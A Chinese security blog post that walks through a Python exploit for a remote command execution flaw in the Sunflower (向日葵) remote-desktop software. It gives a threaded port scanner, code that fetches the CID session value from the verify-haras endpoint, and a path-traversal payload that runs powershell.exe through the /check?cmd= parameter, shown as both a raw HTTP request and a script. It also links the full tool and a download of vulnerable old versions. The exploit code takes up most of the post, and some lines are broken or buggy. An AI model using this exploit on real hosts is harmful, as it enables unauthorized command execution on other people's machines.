更新时间：2022.02.21

使用阅读须知

> 乌鸦安全的技术文章仅供参考，此文所提供的信息只为网络安全人员对自己所负责的网站、服务器等（包括但不限于）进行检测或维护参考，未经授权请勿利用文章中的技术资料对任何计算机系统进行入侵操作。利用此文所提供的信息而造成的直接或间接后果和损失，均由使用者本人负责。
> 乌鸦安全拥有对此文章的修改、删除和解释权限，如转载或传播此文章，需保证文章的完整性，未经允许，禁止转载！
> 本文所提供的工具仅用于学习，禁止用于其他，请在24小时内删除工具文件！！！


1. 前言

在昨天发的文章里面，看到了`t00ls`上`TRY`写的工具（因为当时不确定文章能不能发，所以我就没放链接，在这里和师傅说声抱歉），但是貌似还没有`python`的版本，加上晚间又看到有师傅发了全文分析的`pdf`文件，所以在这里在前辈的基础上分析下这个`RCE`怎么写，怎么用`python`实现它。

2. 编写思路

大概分成3个部分：

根据最新的消息：
在端口扫描上需要1万以上的端口，昨天说的是4万，但是更低版本的向日葵是也有1万多的端口，所以需要从1万开始扫，这个超级费劲。。。。
`2022-02-19`更新：
当前扫描，需要扫描`1000-65535`的端口！



3. 编写方法

3.1 端口扫描

根据大神流传出来的`pdf`分析可知，端口会使用`40000-65535`之间的端口，因此对这里的端口可以进行扫描操作，或者是直接暴力也可以（不推荐）。
这部分的代码太多了，但是扫描都很慢，所以我紧急缝合了一个不好用的版本：

```
# -*- encoding: utf-8 -*-
# Time : 2022/02/17 00:40:59
# Author: crow
# 不好用哦，不建议用这个
import random
import requests
import threading
from queue import Queue
from socket import *
import time



class Check_Ports(threading.Thread):
    def __init__(self, queue, host):
        threading.Thread.__init__(self)
        self._queue = queue
        # self._host = host
        # self._host = host
        # self._ips = ip

    def run(self):
        while not self._queue.empty():
            Port = self._queue.get()
            # host = self._host
            try:
                self.portScanner(host, Port)
            except Exception as e:
                # print(e)
                pass


    def portScanner(self,host,port):
        setdefaulttimeout(1)
        try:
            s = socket(AF_INET,SOCK_STREAM)
            s.connect((host,port))
            print('[+] %d open' % port)
            s.close()
        except:
            # print("", port)
            pass
            # print('[-] %d close' % port)
```


```
def check_ip(host):
    # path = host
    queue = Queue()
    for port in range(40000,65535):
        queue.put(port)
    print('[+] Loading complite')
    threads = []
    thread_counts = 200  # 定义线程
    for i in range(thread_counts):
        threads.append(Check_Ports(queue, host))
    for t in threads:
        t.start()
    for t in threads:
        t.join()



if __name__ == "__main__":
    # main()
    start = time.time()
    host = '10.211.55.3'
    check_ip(host)
    print('[+] check complete, Scan time {}'.format(time.time- start))
```

这个代码不好用，还是很慢。。。


3.2 获取session值（CID值）

可以通过已知向日葵端口 + `cgi-bin/rpc?action=verify-haras`的拼接来获取`CID`的值。
此时的`url`：

`http://10.211.55.3:57518/cgi-bin/rpc?action=verify-haras`




{"__code":0,"enabled":"1","verify_string":"9VIoJqZNnRo0eCnhJ6xg7U4j0uU16YRP","code":0}



在这里的`9VIoJqZNnRo0eCnhJ6xg7U4j0uU16YRP`就是我们后面要用的`cookie`，代码实现也非常的简单：


```
url = 'http://10.211.55.3:57518/cgi-bin/rpc?action=verify-haras'
res_cid = requests.get(url)
cid = re.findall('"verify_string":"(.*?)",', res_cid.text)
print(cid[0])
```



3.3 执行exp

有了`CID`值之后，就可以拼接执行命令了，通过前辈们的文章和`exp`，在浏览器上执行命令成功：


```
GET /check?
cmd=ping..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fwindows%2Fsystem32%2FWindowsPowerS
hell%2Fv1.0%2Fpowershell.exe+%20whoami HTTP/1.1
Host: 10.211.55.3:57518
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:95.0) Gecko/20100101
Firefox/95.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cookie: CID=dmPqDgSa8jOYgp1Iu1U7l1HbRTVJwZL3
Cache-Control: max-age=0
```



所以执行的代码版本如下：

```python
# -*- encoding: utf-8 -*-
# Time : 2022/02/16 23:44:04
# Author: crow

import requests
import random


payload = "/check?
cmd=ping..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fwindows%2Fsystem32%2FWindowsPowerS
hell%2Fv1.0%2Fpowershell.exe+%20whoami"

url = 'http://10.211.55.3:57518' + payload

data = {
```

```
    'Host': '10.211.55.3:57518',
    'Accept':
'text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8'
,
    'Accept-Language': 'zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2',
    'Accept-Encoding': 'gzip, deflate',
    'Connection': 'close',
    'Upgrade-Insecure-Requests': '1',
    'Cookie': 'CID=dmPqDgSa8jOYgp1Iu1U7l1HbRTVJwZL3',
    'Cache-Control': 'max-age=0'
}

res = requests.get(url, headers=data, timeout=10)
print(res.text)
```



到这里就差不多了，自己整合一下就差不多了。

3. 完整版代码

在GitHub上下载吧：
https://github.com/crow821/crowsec/tree/master/Sunflower_RCE

这里需要自行扫描端口，虽然提供了端口扫描脚本，但是确实很难扫。。。。

4. 总结

代码实现不算难，但是那个`payload`实现是真的难。逆向大神`yyds`！

5. 低版本向日葵

低版本向日葵下载地址：

```
链接：https://pan.baidu.com/s/1Tn1mMRbRzkq7W-gXMVohng 提取码：9cw6
```